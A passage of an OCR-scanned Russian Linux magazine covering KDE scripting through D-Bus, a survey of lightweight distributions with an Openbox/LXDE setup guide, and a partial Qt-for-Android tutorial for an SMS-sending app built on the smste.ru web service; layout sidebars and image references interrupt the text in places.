В результате ты получишь список объектов сервиса org.kde.yakuake. Если ты знаешь, что такое ООП, то уже догадался, что у каждого объекта есть методы. Просмотреть список методов можно так:

```
qdbus сервис объект
```

Например:

```
$ qdbus org.kde.yakuake /yakuake/tabs
```

Кобра, мыло и все остальные

Приложения в рамках одной среды рабочего стола должны тесно взаимодействовать между собой. В KDE не так давно для этого использовалась система DCOP (Desktop COmmunication Protocol), которая в настоящее время заменена на D-Bus. Кроме DCOP существовала возможность коммуникации с помощью CORBA, SOAP или XML-RPC. Но CORBA требует много системных ресурсов, а SOAP и XML-RPC предназначены больше для веб-сервисов.

Работа с программой мгновенного обмена сообщениями Kopete

• Получить массив, содержащий список контактов запущенного Kopete:

```
$ dbus-send --type=method_call --dest=org.kde.kopete \
  --print-reply  /Kopete org.kde.Kopete.contacts
```

• Завершение сеанса:

```
$ dbus-send --session --type=method_call \
  --dest=org.kde.kopete \
  /Kopete org.kde.Kopete.disconnectAll
```

Пользовательские сессии и D-Bus

• Сохранить текущую сессию можно вот такой командой:


```
$ dbus-send --dest=org.kde.ksmserver /KSMServer \
  org.kde.KSMServerInterface.saveCurrentSession
```

• Если ты хочешь сохранить сессию и выйти, набирай:

```
$ qdbus org.kde.ksmserver /KSMServer logout 0 2 0
```

• Выключить компьютер (без прав root'а):

```
$ dbus-send --system --dest=org.freedesktop.Hal \
  --type=method_call --print-reply  \
  /org/freedesktop/Hal/devices/computer \
  org.freedesktop.Hal.Device.SystemPowerManagement.
Shutdown
```



Утилита qdbusviewer

Приведенная выше команда выводит методы объекта /yakuake/tabs. Например, метод setTabTitle() позволяет установить заголовок вкладки. Для этого методу нужно передать номер сессии и строку — будущий заголовок. Чтобы узнать номер сессии, посмотрим на список методов объекта /yakuake/sessions:

```
$ qdbus org.kde.yakuake /yakuake/sessions
```

Номер (идентификатор) активной сессии возвращается методом activeSessionId(). Чтобы получить номер текущей сессии (под сессией в yakuake подразумевается вкладка), нужно ввести команду:

```
$ qdbus org.kde.yakuake /yakuake/sessions \
   activeSessionId
```

Синтаксис следующий:

```
qdbus сервис объект метод
```

Напишем сценарий, изменяющий заголовок текущей вкладки:

```
#!/bin/bash
id=`qdbus org.kde.yakuake /yakuake/sessions
activeSessionId`
echo $id
qdbus org.kde.yakuake /yakuake/sessions setTabTitle \
   $id "произвольный текст"
```

Этот скрипт можно и усовершенствовать. Например, сделать так, чтобы он принимал текст из командной строки (в качестве первого параметра) и подставлял его в заголовок текущей вкладки:

```
#!/bin/bash
id=`qdbus org.kde.yakuake /yakuake/sessions
activeSessionId`
qdbus org.kde.yakuake /yakuake/sessions setTabTitle \
   $id $1
```

ЗАКЛЮЧЕНИЕ

Кому не нравится изучать объекты и методы D-Bus в терминале, могут использовать утилиту qdbusviewer из пакета qt4-dev-tools, которая предоставляет более удобный интерфейс для просмотра списков объектов и методов D-Bus. Точное описание объектов и методов ты найдешь на страничке разработчиков той или иной программы. А вот что касается самой D-Bus, то настоятельно рекомендую ознакомиться вот с этим руководством — http://dbus.freedesktop.org/doc/dbus-tutorial.html. Удачи!



Юрий «Adept» Видинеев adeptg@gmail.com



Обезжиренный тукс

Поиски идеальной ОС для старого железа

Современные популярные дистрибутивы предъявляют нескромные требования к железу. И на стандартных компьютерах 7-10-летней давности если и заведутся, то летать точно не будут. А такие динозавры еще сохранились в большом количестве в госконторах, образовательных учреждениях, в кладовках у гиков. Жизнь таких компов продлят правильный выбор и настройка ОС.


Чтобы получить линукс, шустро работающий на оборудовании почтенного возраста, есть два пути: использовать существующий дистрибутив с низкими системными требованиями, либо допилить любимый дистр до нужной кондиции. У каждого пути свои плюсы и минусы. Первый путь более быстрый, зато второй дает большую свободу действий и экспу :).
Как правило, современным дистрибутивам нужно от 384 Мб ОЗУ для нормальной работы (частота CPU не настолько критична, хватит и 400 МГц). Но надо понимать, что стоит запустить Firefox — и система с 384 Мб оперативки сразу уйдет в своп. Так что для нормальной работы с браузером, почтой и IM желательно 512 Мб — 1024 Мб. Я же попробую подобрать ОС для «сферической конфигурации» начала XXI века:

- Процессор: Intel Pentium-III 800 МГц;
- ОЗУ: 128 Мб SDRAM;
- Видеокарта: встроенная или дискретная с 8 Мб памяти;
- HDD: 20 Гб.


ГОТОВЫЕ РЕШЕНИЯ

Дистрибутивы, созданные для работы на старом оборудовании, появляются чуть ли не каждый день. К сожалению, в большинстве случаев исчезают они так же быстро, как и появляются. Долгожителей в этой нише совсем немного. Обычно это респины популярных дистрибутивов с «легким» DE и набором прог.
Пожалуй, самый известный легкий дистрибутив — DSL (Damn Small Linux). В журнале писали о нем уже не раз, поэтому повторяться не буду. Но долгое отсутствие новых релизов и старое ядро ветки 2.4 делают его не самым лучшим выбором.
У самого популярного дистрибутива есть целых два варианта для старого железа: xubuntu (по современным меркам — дистрибутив-долгожитель) и новичок lubuntu. Xubuntu — официальный вариант Ubuntu с Xfce вместо Gnome и несколько другим набором ПО (Abiword+Gnumeric вместо Openoffice, Thunderbird вместо Evolution, и так далее). Назвать xubuntu «легким» дистрибутивом можно лишь условно — минимальные требования включают в себя 192 Мб ОЗУ (но очень рекомендуют хотя бы 256 Мб). Однако практика показала, что на 128 Мб (со свопом) xubuntu все-таки запускается (но не в Live-режиме) и даже пытается работать, но очень задумчиво. Запускать какие-либо приложения не рекомендуется :). Размер образа дистрибутива — 681 Мб, а полная установка занимает около 2 Гб. Зато в плюсах у дистрибутива огромная пакетная база Ubuntu и хорошая локализация.
Lubuntu — неофициальный дистрибутив на базе Ubuntu с LXDE вместо Gnome и существенно пересмотренным набором ПО. Кроме стандартной замены прожорливого OpenOffice на Abiword+Gnumeric, Firefox заменен на Chromium (в плане потребления ОЗУ — достаточно удачная замена, в Xubuntu следовало бы сделать так же). Дистрибутив все еще носит статус beta, релиз запланирован на октябрь 2010 (вместе с релизом Ubuntu 10.10). Lubuntu уже можно назвать «легким» дистрибутивом, так как он более-менее работоспособен на

Antix



LXDE + Ubuntu = Lubuntu



128 Мб ОЗУ (и даже запускается в Live-режиме, хотя при таком количестве ОЗУ приходится извращаться с инсталляцией). Размер дистрибутива — 521 Мб, а полная установка занимает около 1,5 Гб.
Antix — еще один дериватив на этот раз не очень известного у нас дистрибутива SimplyMEPIS с добавлением пакетов из Debian Testing. В минимальных требованиях заявлены PII 266 и 64 Мб ОЗУ (со свопом минимум в 128 Мб). Правда, рекомендуется все же 128 Мб ОЗУ. Есть две версии: full (485 Мб) и base (264 Мб). Полная установка full-версии занимает около 1,5 Гб. Последний релиз — 8.5, вышел в апреле этого года. В качестве DE используется IceWM (хотя fluxbox, wmii и dwm также установлены). Русификация дистрибутива весьма условна, включается нетривиально и изобилует перлами вроде «оффис». Зато из коробки присутствует (благодаря репозиторию debian-multimedia) большинство необходимых для комфортной жизни кодеков.
Еще один достаточно известный дистрибутив для старых компов — puppy (постоянно висит в top10 на distrowatch). Хотя в мае этого года вышел новый релиз Lucid Puppy 5.0 (основанный на бинарниках Ubuntu Lucid Lynx), ветка 4.x (с последним стабильным релизом 4.3.1) еще поддерживается и скоро планируется выход 4.4. Установочный ISO'шник версии 5.0.1 занимает всего около 130 Мб, а ОС в установленном виде — чуть больше 500 Мб. Несмотря на малый размер, содержит немалое количество прикладного ПО: abiword, sylpheed, inkscape, gxine (а также все нужные кодеки), geany и многое другое. При запуске браузера выскакивает окошко с вопросом, какой браузер вы хотите установить (прямо как в винде :)). Хотя можно запустить и предустановленный PuppyBrowser, созданный на базе Firefox. Вообще дистрибутив пытается максимально походить на мелкомягкую ОС, причем не только оформлением, но и принципами работы (например, работать по умолчанию предлагается от рута). ОС отлично работает на 128 Мб ОЗУ как после установки, так и в Live-режиме, практически не задействуя swap. В качестве менеджера окон используется написанный на C и имеющий минимум зависимостей JWM. Еще одна интересная возможность puppy — при завершении работы LiveCD сохранять измененные данные на внешний носитель.
Slitaz — относительно молодой дистрибутив. Релиз 1.0 вышел в марте 2008. С тех пор выходит по релизу раз в год, актуальный на данный момент — 3.0. Удивляет размер ISO-образа: всего 30 Мб (меньше, чем DSL!). Кроме самого дистрибутива с офсайта можно скачать отдельный образ диска со всеми доступными пакетами (меньше 1,5 Гб). В качестве менеджера окон используется Openbox, панель — LXPanel. На 30-мегабайтный LiveCD уместились Firefox, gFTP, transmission, mplayer, leafpad и еще много всякой приятной мелочи. В наличии даже встроенный HTTP (lighttpd) и SSH (dropbear) сервера. Русская локализация есть, но не полная (инсталлятор, например, совсем не русифицирован). Для запуска стандартной версии в режиме LiveCD рекомендуется минимум 192 Мб ОЗУ, на 128 Мб запускаться отказывается категорически. Для тех несчастных, у кого столько памяти нету, разработчики выпустили специальные версии LiveCD: slitaz-loram (достаточно 80 Мб ОЗУ для запуска) и slitaz-loram-cdrom (хватит всего 16 Мб).
Tiny Core Linux — самый удивительный из «легких» линуксов. Разработчики умудрились запихнуть полноценную ОС с иксами в 10-мегабайтный образ. За графику отвечают менеджер окон FLWM и тулкит FLTK. Неудивительно, что набор ПО минимален: нет ни браузера, ни какого-либо текстового редактора. Зато их можно буквально парой кликов мышки поставить. Инсталлятора, как такового, тоже нет — предлагается разбивать диск с помощью cfdisk, форматировать разделы, вручную переносить файлы и ставить grub. Tiny core умудряется неплохо работать на 64 Мб ОЗУ. К сожалению, столь небольшой размер дистрибутива был достигнут не только за счет выкидывания практически всех приложений. Исключили также многие драйвера. Например, за бортом остались многие дрова для беспроводных карточек. Поэтому я бы стал использовать данный дистрибутив только в том случае, если никакой другой больше не запускается.

HAND MADE

Для быстрой работы старого ПК необязательно устанавливать отдельный дистрибутив — всегда можно допилить свой любимый до нужного состояния. Тут опять есть два пути: использовать готовые DE или собирать свое окружение по частям. Первый путь проще, второй — интереснее :).
Среди легких DE можно отметить LXDE и Enlightenment (да, Xfce уже не тот...) LXDE есть в репозиториях большинства дистрибутивов. Например, на Ubuntu LXDE ставится так:

```
$ sudo apt-get install lxde
```

Таким образом, мы практически получим lubuntu (практически, потому что все-таки у lubuntu есть собственный дополнительный ppa-репозиторий). Enlightenment тоже есть в репозиториях Ubuntu (в 10.04 — только E16, в 10.10 — как E16, так и разрабатываемый E17) и ставится соответственно:


```
$ sudo apt-get install e16
```

или

```
$ sudo apt-get install e17
```

После установки загружаемый DE можно будет выбирать

▷ dvd
На диске ты найдешь коллекцию самых маленьких линуксов: tiny core, slitaz, puppy.




▷ info
• **avahi** — реализация технологии zeroconf, позволяющей при подключении к сети автоматически получать информацию о доступных ресурсах.

• **kerneloops-daemon** — программа-демон, проверяющая системный лог на наличие записей о kernel oops'ах и автоматически отправляющая информацию о них на kerneloops.org.



▷ links
• www.xubuntu.org
• lubuntu.net
• antix.mepis.org
• puppylinux.org
• tinycorelinux.com
• www.slitaz.org



Puppy LinuxPreload


Вот, что получилось в итоге

Легкий монитор

Неплохим дополнением к легкому дистрибутиву будет системный монитор conky. Он способен мониторить любой параметр системы (в том числе и с помощью вызова внешнего скрипта), при этом потребляя минимум ресурсов. Устанавливать просто:

```
$ sudo apt-get install conky
```

Потом надо создать файл ~/.conkyrc. У программы очень много параметров, поэтому проще взять готовый .conkyrc и отредактировать его под свои нужды. Примеры файлов .conkyrc со скриншотами можно взять на официальном сайте: http://conky.sourceforge.net/screenshots.html.

при логине в GDM. Если же собирать свою графическую среду, то количество возможных решений может быть ограничено только фантазией. Условно графическую среду можно составить из следующих компонентов:

- Менеджер окон;
- Менеджер сессий;
- Рабочий стол и файловый менеджер;
- Панель;
- Некоторое полезное ПО, вроде эмулятора терминала, архиватора и тому подобного.

МУКИ ВЫБОРА

Менеджер окон отвечает за интерфейс окон графической среды и за их поведение. Выбор менеджера окон очень широк: от всем известных metacity, compiz и kwin до «легких» openbox, fluxbox, IceWM и JWM. Я остановил свой выбор на openbox — из-за скорости, удобного конфигуратора (ObConf) и привычки :). К тому же, в отличие от многих других оконных менеджеров, openbox активно развивается.
Следующий компонент-менеджер сессий. Это такая штука, которая отвечает за старт других программ (в том числе, оконного менеджера), их перезапуск в случае краха, а также предоставляет возможность сохранения списка запущенных приложений. Элемент, в принципе, необязательный, но достаточно приятный. Как правило, у каждого DE есть свой менеджер сессий: gnome-session, lxsession, xfce-session. Несколько особняком стоит staybox, предназначенный для запуска openbox (и других *box менеджеров окон). Но его нет в репозитории, и неизвестно, будет ли он в дальнейшем развиваться. В принципе, особых отличий между этими решениями нет, поэтому я выбрал lxsession (часть проекта LXDE). Ненастроенный Openbox может показаться несколько аскетичным — черный фон, отсутствие панелей, единственное меню по правой кнопке. Выбор панелей, наверное, шире, чем выбор менеджеров окон: tint2, pypanel, fbpanel, lxpanel и многие другие. Требования к панели у меня простые: нетребовательность к ресурсам, наличие переключателя виртуальных столов, меню с приложениями, часов, переключателя раскладки клавиатуры. Остановился на LXPanel. Из приятных бонусов: поддержка апплетов (раскладка клавиатуры, часы, меню...), возможность запуска нескольких копий (если хочется, как в Gnome — сверху и снизу), простой графический конфигуратор.
Как правило, за отрисовку иконок (а иногда и фонового изображения) на рабочем столе отвечает специализированная утилита (наподобие iDesk, http://idesk.sourceforge.net), либо файловый менеджер. Использование стандартного гномовского наутилуса не вписывается в общую концепцию легкого окружения. Подходящих «легких» вариантов не так уж и много: pcmanfm, thunar, rox-filer, emelfm2, xfe, gentoo (не путать с дистрибутивом :)). Мне больше всего нравится pcmanfm за наличие закладок и табов, автомонтирование флешек, поддержку ассоциаций типов файлов (приложений по умолчанию), да и в целом, за приятный интерфейс.
Под новое окружение следует подобрать сопутствующее ПО с низкими системными требованиями.
Gnome-terminal лучше сменить на что-нибудь полегче: terminator, termit, lxterminal, sakura. Хочу я от эмулятора терминала немного: поддержку UTF8 и табов. Под эти требования вполне подходит lxterminal.
Браузер, наравне с терминалом — мой основной рабочий инструмент. Хотя есть «легкие» браузеры, например, dillo, midory или arora — все они не устраивают меня в качестве инструмента для повседневной работы по тем или иным причинам: отсутствие нужных технологий или нестабильность работы. Поэтому в качестве браузера пока оставил chromium.
От текстового редактора мне много не надо — чтобы он только был (все равно конфиги, в основном, правлю в nano или mc). Поставлю leafpad для текстовых файликов, abiword — для odt и doc, gnumeric — для ods или xls. На случай необходимости подсветки синтаксиса может пригодиться geany. В качестве просмотрщика изображений вполне можно использовать Eye of GNOME, а можно подобрать альтернативу полегче, благо, вариантов много: geeqie (форк gqview), ristretto, mirage и другие — на любой вкус и цвет. Я выбрал geeqie.
Осталось заменить network-manager на wicd, a file-roller на xarchiver, и получим законченную графическую среду. Правда, несколько инородно в таком легковесном окружении будет смотреться gdm. Поэтому его тоже лучше заменить на что-нибудь попроще, например, slim (Simple Login Manager) — так уменьшим время загрузки.

ИНСТАЛЛИНГ И НАПИЛЛИНГ

Теперь все компоненты системы выбраны. Можно ставить и настраивать. Все перечисленное есть в репозиториях практически любого дистрибутива. Я буду описывать на примере Ubuntu, но, думаю, для других дистрибутивов значительных отличий не предвидится. Итак, ставим:



Slitaz


Дистрибутив размером 10 Мб

Есть ли жизнь в консоли?

Далеко не на последнем месте в списке пожирателей ОЗУ в легких дистрибутивах стоят иксы. В некоторых случаях отказ от иксов будет хорошим решением, а иногда и единственным выходом. Конечно, жизнь в голой консоли требует некоторой подготовки и адаптации. Но не стоит думать, что все совсем печально — существуют десятки отличных консольных приложений на все случаи жизни. С помощью framebuffer'а можно даже просматривать изображения и видео, а с помощью gpm — использовать мышь. Вот небольшой список хороших консольных программ:

• Браузеры: lynx (дедушка текстовых браузеров), w3m (есть поддержка мыши, cookie и еще нескольких полезностей), links (в версии 2 поддерживает показ графики через framebuffer);
• Почтовый клиент: mutt, alpine;
• IM: finch (мультипротокольный клиент, «консольная версия Pidgin»), CenterIM (еще один мультипротокольный клиент. С версии 5.0 тоже будет базироваться на libpurple), irssi (IRC-клиент), mcabber (jabber-клиент);
• RSS-ридеры: newsbeuter, snownews;
• Просмотр изображений: fbi (и fbgs — обертка к нему, позволяющая просматривать PDF и PostScript), fbv, zgv;
• Музыкальные проигрыватели: ogg123, mpg123, mpg321, mpd, moc, mp3blaster;
• Видеопроигрыватели: mplayer, vlc.

```
$ sudo apt-get install slim openbox obconf lxpanel \
   pcmanfm lxterminal chromium-browser leafpad \
   abiword gnumeric geany geeqie wicd xarchiver
```

В процессе установки спросится, какой login manager использовать. Выбираем slim.
Раз уж взялись за apt-get, можно по пути вычистить из системы все лишнее, например, удалить avahi-daemon и kerneloops-daemon. Sane и cups используются (по крайней мере, мною) не очень часто — их можно убрать из автозагрузки для уменьшения потребления ОЗУ и времени старта системы:

```
$ sudo /etc/init.d/cups stop
$ sudo update-rc.d -f cups remove
```

Но вернемся к настройке. Сначала нужно научить login manager запускать правильный менеджер сессий. Slim умеет работать с разными сессиями (за выбор сессии отвечает клавиша <F1> в окне логина), но как-то странно: мне так и не удалось его заставить корректно запускать openbox как дефолтную сессию. Проще прописать запуск lxsession в ~/.xsession:

```
$ nano ~/.xsession
lxsession -session default
```

Чтобы lxsession знал, какой менеджер окон ему запускать, создадим файл /etc/xdg/lxsession/default/desktop.conf со следующим содержимым:

```
$ sudo nano /etc/xdg/lxsession/default/desktop.conf
[Session]
window_manager=openbox-session
```

Проги, которые lxsession должен запускать при логине, прописываются в файле /etc/xdg/lxsession/default/autostart:

```
$ sudo nano /etc/xdg/lxsession/default/autostart
@lxpanel
@pcmanfm --desktop
```

Значок «@» указывает на то, что lxsession будет отслеживать состояние запущенной проги и перезапускать ее в случае падения. Опция '--desktop' указывает на то, что отрисовкой рабочего стола (иконки и обои) будет заниматься pcmanfm. Указать путь к картинке, которая будет служить обоями, можно либо через GUI:

```
$ pcmanfm --desktop-pref
```

либо в конфиге .config/pcmanfm/pcmanfm.conf.
Рекомендую также указать pcmanfm отображать меню менеджера окон вместо своего собственного.
Чтобы lxterminal открывался из меню openbox вместо gnome-terminal, надо ввести:

```
$ sudo update-alternatives --config x-terminal-emulator
```

И выбрать lxterminal в появившемся списке.

ЗАКЛЮЧЕНИЕ

Сегодня, когда количество ОЗУ в новых компах измеряется гигабайтами, а одноядерные процессоры — уже моветон, современная ОС, способная работать на компе с конфигурацией начала века, кажется фантастикой. И тем не менее, это вполне реально. ⌶

Артем RankoR Смирнов ax-soft.ru



SMS-СЕНДЕР ДЛЯ ANDROID

Исследуем недра операционной системы с помощью дебаггера и не только

Когда OS Android только появилась, многие, и я в том числе, мечтали, чтобы на нее как можно скорее портировали Qt. К сожалению, корпорация добра не оправдала наших надежд, сообщив, что SDK Андроида будет только на Java. Новость о покупке Trolltech корпорацией Nokia тоже не добавила оптимизма.

Спустя некоторое время к нам привалила нежданная радость — для Андроида вышел NDK для нативной разработки на C++, и, конечно же, нашлись люди, которые стали портировать Qt на Android. На данный момент порт уже более-менее юзабелен — работают (и почти не глючат) практически все модули. Ну что ж, посмотрим, какие возможности открывает нам этот порт.

КАК ОНО РАБОТАЕТ?

Поначалу кажется, что данный порт — это очень большой костыль. Без Java все равно не обошлось — с помощью NDK нельзя создавать исполняемые файлы, можно только библиотеки .so. На Java, по сути, нужно написать всего одну строчку, которая загружает нашу библиотеку на Qt. Далее виртуальная машина Android запускает Java-приложение, которое, в свою очередь, грузит нашу либу.

СБОРКА QT

Весь процесс очень хорошо описан в Wiki проекта (см. ссылки), но он содержит несколько граблей, поэтому кое-какие пояснения нам дать все же придется.
Небольшая оговорка — процесс описывается для Ubuntu 10.04, но на других дистрибутивах, в принципе, все должно происходить так же.
А вот для того, чтобы провернуть это дело под виндой, тебе придется немного попрыгать с бубном (какая тонкая ирония, а?).
Итак, поехали:
Создаем директорию для SDK. Пишем в консоль:

```
wget http://android-lighthouse.googlecode.com/files/
qadk-1.x-2.x-rtti-exceptions.tar.lzma
tar xvfa qadk-1.x-2.x-rtti-exceptions.tar.lzma
```

Клонируем репозиторий Lighthouse:

```
git clone git://gitorious.org/~taipan/qt/android-
lighthouse.git
```

Редактируем файл mkspecs/android-g++/qmake.conf. В нем нужно изменить NDK_ROOT и ANDROID_PLATFORM (у меня — /data/local/qt и android-5 соответственно). Эти параметры отвечают за расположение собранной библиотеки и ее версию. Также нужно отредактировать файл androidconfig.sh. Настоятельно рекомендую заменить shared на static (для статической сборки библиотеки и приложений).
Все, конфигурируем (./androidconfig.sh) и собираем (make -j X, где X — количество ядер твоего процессора).



Андроид



Qt logo

Все? Не тут-то было! Не знаю, как обстоят дела с другими дистрибутивами, но на Ubuntu «make» вылетал с ошибкой, говорящей о недоступности заголовочных файлов OpenGL. Чего только я не предпринимал... Поставил все, что можно было, но решение оказалось куда проще — надо было просто переустановить имеющиеся в системе заголовочные файлы OpenGL. После этого можно повторять команду make -j X и идти... нет, не пить пиво, а курить мануалы по разработке под Android — информация лишней не бывает никогда, а собираться оно будет долго =).

СОЗДАНИЕ ПРИЛОЖЕНИЯ

Запускай Qt Creator, создавай новое GUI-приложение. В нем (вернее, в файле .pro) нам нужно будет изменить несколько строчек. Они должны выглядеть так:

```
TEMPLATE = lib
CONFIG += dll
```

В настройках Qt Creator нужно также указать путь до нашего (андроидовского) qmake — у меня это /data/local/qt/bin/qmake.

Вообще, я бы посоветовал сначала дебажить приложение как десктопное и только потом изменять параметры сборки.

Кстати, я ведь еще не говорил, что за приложение мы будем писать? Это будет приложение для отправки СМС на номера самых различных операторов. Это возможно благодаря сервису smste.ru, который мы и будем использовать. Не буду вдаваться в подробности сниффинга, скажу только, что я использую для этих целей Wireshark.

Разберем алгоритм отправки сообщения:

1. Делаем GET рута — главной страницы сайта, выдираем оттуда нужные нам значения input'ов (те, которые hidden), а заодно и кукисы.

2. Запрашиваем капчу по номеру телефона и показываем ее пользователю.

3. Отправляем POST-запрос с сообщением.

Для отправки HTTP-запросов в Qt существует класс QHttp. Кстати, не забудь подключить модуль QtNetwork (QT += network) в файле проекта!

Набросай форму (мою ты можешь увидеть на скриншоте) и приступай к кодингу.

От объекта http класса QHtpp нам требуются только два сигнала — `done()` и `readyRead()`. Сразу при создании главного виджета отправим GET-запрос главной страницы:

```
http.setHost("smste.ru");
http.get("/");
```

Сигнал done(), по сути, и не используется — по нему можно будет только опознать ошибку сетевого уровня (например, отключение Wi-Fi). Рассмотрим некоторые части слота onHttpReadyRead(const QHttpResponseHeader &resp):

```
QString str(http.readAll());

   qint32 index=str.indexOf("value=\"code")+7;
   if ( index != 6 )
      codeMod = str.mid(index,
       str.indexOf("\" />", index) - index);
```

Здесь мы копируем «спрятанную» (hidden) переменную codeMod из исходника страницы. Идем дальше:

```
QString cookieStr;

   for ( qint8 i = 0;
      i < resp.values().count(); i++ )
   {
    if ( resp.values().at(i).first ==
       "Set-Cookie" )
      cookieStr.append(
         resp.values().at(i).second+'\n');
   }
   cookies = QNetworkCookie::parseCookies(
      cookieStr.toAscii());
```

Ну, а в этом куске кода, как ты, наверное, догадался, мы парсим печеньки. cookies — это QList из QnetworkCookie.

```
qint32 index =
   str.indexOf("<image>/pix/") + 12;
image = str.mid(
   index,str.indexOf(".jpg") - index
   );
QHttpRequestHeader header = createHeader(
   "GET",QString("/pix/%1.jpg").arg(image)
   );

http.request(header);
```

Здесь копируется адрес капчи (запрос адреса я покажу чуть позже) и посылается запрос этого самого JPEG'a.




dvd

На диске лежат полные исходники этого приложения.



links

- http://code.google.com/p/android-lighthouse — страница проекта Qt for Android на гуглокоде.
- http://developer.android.com/sdk/index.html — Android SDK, must have!



info


У меня не получилось наладить отправку на «Мегафон». Может быть, это получится у тебя?



warning

Неожиданный пункт, не правда ли? Не бойся ничего противозаконного, только один ньюанс — со статически собранной библиотекой, при использовании QtWebkit и Phonon, лицензия твоего приложения не должна отличаться от LGPL.


Андроид — главное меню


Главный виджет

СОЗДАНИЕ HTTP-ЗАГОЛОВКА

```
QHttpRequestHeader MainWidget::createHeader(
    const QString &method,
    const QString &path
    )
{
    QHttpRequestHeader header(method, path);
    header.addValue("Host", "smste.ru");
    header.addValue("Connection", "keep-alive");
    header.addValue("User-Agent", "Mozilla/5.0");
    header.addValue("Referer", "http://smste.ru");
    header.addValue("Accept", "*/*");

    QString cookie;
    for ( qint8 i = 0; i < cookies.length(); i++ )
        cookie += ( cookies.at(i).toRawForm(
            QNetworkCookie::NameAndValueOnly) + "; ");
    header.addValue("Cookie", cookie);
    return header;
}
```

А вот так он сохраняется:

```
if ( resp.value("Content-Type") == "image/jpeg") {
    ui->captchaLb->setPixmap(QPixmap::
        fromImage(QImage::fromData(
            http.readAll())));
    return;
}
```

Так, с этим слотом разобрались.
Капчу нужно запрашивать, как только пользователь введет номер телефона, то есть, когда закончится редактирование текста ui->numberLE. Для этого есть специальный слот:

```
void MainWidget::on_numberLE_editingFinished()
{
    if ( ui->numberLE->text().length() != 11 )
        return;
    QHttpRequestHeader header = createHeader(
        "GET",
        QString("/netxml.php?number=%1&rnd=94728").
            arg(ui->numberLE->text()));
    http.request(header);
}
```

Функцию createHeader() смотри на врезке — она создает хедер HTTP-запроса (вообще, можно и проще, но нам надо отправлять еще и куки).
Остался последний слот — нажатие кнопки «Отправить», и он предельно прост:

```
QHttpRequestHeader header = createHeader("POST",
